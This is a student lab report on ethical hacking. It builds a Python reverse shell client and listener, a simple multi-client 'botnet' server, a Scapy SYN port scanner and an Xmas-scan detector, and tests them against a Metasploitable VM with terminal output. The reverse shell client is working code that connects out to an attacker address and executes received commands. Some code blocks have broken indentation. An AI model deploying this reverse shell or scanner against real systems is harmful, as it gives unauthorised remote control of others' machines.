

# Ethical Hacking: Rshell Report

Jordi Nadeu Ferran

## Abstract

In this laboratory, we created a reverse shell connection between a Kali machine (attacker) and a Metasploitable server (victim). The goal is to create a simple botnet (a type of reverse shell) that can handle multiple client connections, allowing for basic communication between the server and connected clients.

## 1 Introduction

A reverse shell is a technique used in network security where an attacker gains remote control over a target machine. Unlike a traditional shell where the attacker connects directly to the victim's system, in a reverse shell, the victim machine initiates the connection back to the attacker's machine. This allows the attacker to execute commands on the victim's system remotely.

Reverse shells are commonly used in penetration testing, exploiting vulnerabilities, where firewalls and security measures on the victim's machine might prevent direct access.

Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Among the options provided by the nmap tool, we are going to explain some of the most used parameters.

- -sS: Stealth SYN scan: Sends SYN packets, waits for SYN-ACK, and doesn't complete the connection (often evades detection).
- -sV: Service Version Detection: Nmap attempts to identify the version of services running on open ports.
- -sF: FIN Scan: Sends a TCP FIN flag to try a response from open ports.

- -sX (Xmas Scan): Sends FIN, PSH, and URG flags in the packet, lighting them up like a "Christmas tree" (hence the name).

We could say that botnets are a kind of reverse shell. The definition of a botnet is a group of devices connected to the Internet, each of which runs one or more bots. Botnets are commonly used to:

- Send spam.
- Steal information.
- Execute a distributed denial of service (DDOS) attack.

There are two main ways to build a botnet, centralised (a) or decentralised (b), as shown in the figure below.




Figure 1: Common botnet structures. Source.

## 2 Procedure

First of all we make a reverse shell client script, which we will run on the target machine (Metasploitable). The script code is shown below:

**rshell-client.py**

```
from subprocess import PIPE, Popen
from socket import *
import sys
```

```

# Define the attacker's IP address and port to connect back to
ATTACKER_IP = sys.argv[1]
ATTACKER_PORT = 4444

def connect_to_attacker():
    # Create a socket for communication
    clientSocket = socket(AF_INET, SOCK_STREAM)
    # Connect to the attacker's IP and port
    clientSocket.connect((ATTACKER_IP, ATTACKER_PORT))

    # Send initial message to the server
    clientSocket.send("Connection established!")

    # Receive command from the attacker
    command = clientSocket.recv(4064).decode()

    while command != "exit":

        # Execute the received command
        proc = Popen(command.split(" "), stdout=PIPE, stderr=PIPE)
        result, err = proc.communicate()
        clientSocket.send(result)

        # Receive command from the attacker
        command = clientSocket.recv(4064).decode()

    clientSocket.close()

if __name__ == "__main__":
    connect_to_attacker()

```

We will then create a Python server script that listens for incoming connections from a reverse shell client (as shown above). This script is intended to run on the Kali machine (attacker) and will allow it to interact with the reverse shell client.

### rshell-server.py

```

from socket import *

# Define the IP and port for the server (attacker's machine)

```

```

SERVER_IP = "0.0.0.0" # Listens on all available network interfaces
SERVER_PORT = 4444    # Same port of client Rshell

def start_server():
    # Create a TCP socket
    server_socket = socket(AF_INET, SOCK_STREAM)
    # Allow reuse of the address
    server_socket.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
    # Bind the socket to the IP and port
    server_socket.bind((SERVER_IP, SERVER_PORT))
    # Listen for incoming connections
    server_socket.listen(1)
    print(f"Listening on {SERVER_IP}:{SERVER_PORT}...")

    # Accept an incoming connection
    client_socket, client_address = server_socket.accept()
    print(f"Connection established from {client_address}")

    message = client_socket.recv(4096)
    print(message)

    while True:
        # Get the command input from the attacker (server side)
        command = input("Please enter a command: ")

        if command.lower() == "exit":
            # Send the 'exit' command to the client
            client_socket.send("exit".encode())
            break

        # Send the command to the reverse shell client
        client_socket.send(command.encode())


        # Receive the result of the command from the client
        result = client_socket.recv(4096).decode()
        print(result)

    # Shutdown and close connections
    client_socket.shutdown(SHUT_RDWR)
    client_socket.close()
    server_socket.close()

```

```
if __name__ == "__main__":
    start_server()
```

Once we start both reverse shell scripts, the client on the Metasploitable machine and the server on the Kali machine. We can send commands to the victim machine as shown in the figure below.



```
L$ python3 rshell_server.py
Listening on 0.0.0.0:4444 ...
Connection established from ('192.168.1.103', 52691)
b'Connection established!'
Please enter a command: whoami
root

Please enter a command: pwd
/home/msfadmin

Please enter a command: ls
rshell_client.py
vulnerable

Please enter a command: 
```

Figure 2: Kali terminal sending commands through reverse shell

Once we have created and tested how a reverse shell works, we have also simulated a simple botnet using wget and UNIX pipes. We will create a simple bot server that can handle multiple client connections, allowing for basic communication between the server and connected clients.

### botnet-server.py

```
import socketserver

# Define BotServer to handles each incoming client connection.
class BotServer(socketserver.BaseRequestHandler):
    def handle(self):
        self.request.sendall("Welcome to the bot server!\n".encode())

    while True:
        # Receive command from the client
        self.command = self.request.recv(4096).strip()

        # Echo the received command
        print(f"Received from {self.client_address}: {self.command.decode()}")
        # Send back a confirmation response
```

```

        self.request.sendall('Command received\n!'.encode())


# Allows reuse of address/port immediately
class ThreadedBotServer(socketserver.ThreadingTCPServer):
    allow_reuse_address = True

if __name__ == "__main__":
    HOST = "0.0.0.0"
    PORT = 4242

    # Allows clients to connect simultaneously with ThreadingTCPServer
    server = socketserver.ThreadingTCPServer((HOST, PORT), BotServer)
    print(f"Bot server running on {HOST}:{PORT}")
    server.serve_forever()

```

As you can see in the following screenshot you can connect to the botnet server from multiples clients, and receive messages from them.



```

$ python3 botnet_server.py
Bot server running on 0.0.0.0:4242
Received from ('127.0.0.1', 37782): hi
Received from ('127.0.0.1', 37782): pwd
Received from ('127.0.0.1', 37782): ls
Received from ('192.168.1.103', 42889): hi I'm Metasploitable

```

Figure 3: Output botnet server script

Also we will write a Python script to runs an SYN scan to discover open ports using Scapy.

#### scan-syn.py

```

from scapy.all import *
import sys

def syn_scan(target_ip):
    # Scans the first 1024 ports
    ports = range(1, 1025)
    print(f"Starting SYN scan on {target_ip}")

    for port in ports:
        # Send an SYN packet to the target IP and port
        syn_packet = IP(dst=target_ip) / TCP(dport=port, flags="S")

```

```

response = sr1(syn_packet, timeout=1, verbose=False)

# Check if there was a response (SYN/ACK means the port is open)
if response and response.haslayer(TCP):
    if response[TCP].flags == "SA": # SYN/ACK received
        print(f"Port {port} is open")
    # Uncomment next two lines if wants to print closed ports too
    #elif response[TCP].flags == "RA": # RST/ACK means closed
        #print(f"Port {port} is closed")

if __name__ == "__main__":
    target_ip = sys.argv[1]
    syn_scan(target_ip)

```

The following is an example of the output when running the script on the Metasploitable machine (192.168.1.103)



```

$ sudo python3 scan_syn.py 192.168.1.103
Starting SYN scan on 192.168.1.103
Port 21 is open
Port 22 is open
Port 23 is open
Port 25 is open
Port 53 is open
Port 80 is open
Port 111 is open
Port 139 is open
Port 445 is open
Port 512 is open
Port 513 is open
Port 514 is open

```

Figure 4: Output scan syn script

Finally, we will write another Python script to detect an Xmas scan, that means identify packets with the specific flags set (FIN, PSF, and URG).

#### detect-xmas-scan.py

```

from scapy.all import *

def detect_xmas_scan(packet):
    # Check if the packet is a TCP packet
    if packet.haslayer(TCP):
        tcp_layer = packet.getlayer(TCP)

        # Check if FIN, PSF, and URG flags are set (Xmas scan)
        if tcp_layer.flags == "FPU":

```

```

        print(f"Xmas scan detected from {packet[IP].src}")

if __name__ == "__main__":
    print("Sniffing for Xmas scans...")
    # Sniff incoming packets
    sniff(filter="tcp", prn=detect_xmas_scan)

```

To verify that the script is working properly, we performed an Xmas scan from the Metasploitable machine (192.168.1.103) to the Kali machine (192.168.104) executed the following command:

```
nmap -sX 192.168.1.104
```

While the detection script was running on the Kali machine, as shown in the screenshot below.



```

root@kali:~# sudo python detect_xmas_scan.py
Sniffing for Xmas scans ...
Xmas scan detected from 192.168.1.103
Xmas scan detected from 192.168.1.103
Xmas scan detected from 192.168.1.103
Xmas scan detected from 192.168.1.103
Xmas scan detected from 192.168.1.103
Xmas scan detected from 192.168.1.103
Xmas scan detected from 192.168.1.103

```

Figure 5: Output of detect Xmas scan script

### 3 Conclusions

In this lab we have learned how to scan ports and services with nmap. We have also created our own reverse shell. As well as creating a simple botnet and interacting with it from various clients. Another important thing is how to transfer files on the same network (over HTTP) and how to take advantage of this fact to simulate a botnet using UNIX pipes.

Personally a point that has given me a headache, especially in the execution of python scripts, is the fact of having two different python versions on the machines. Specifically on the Metasploitable machine there is Python 2.5 and on the Kali machine there is Python 3.12. And the difficulty of installing scapy on Metasploitable, made me run the scan detect on Kali and run the scan Xmas from Metasploitable machine as I have shown previously.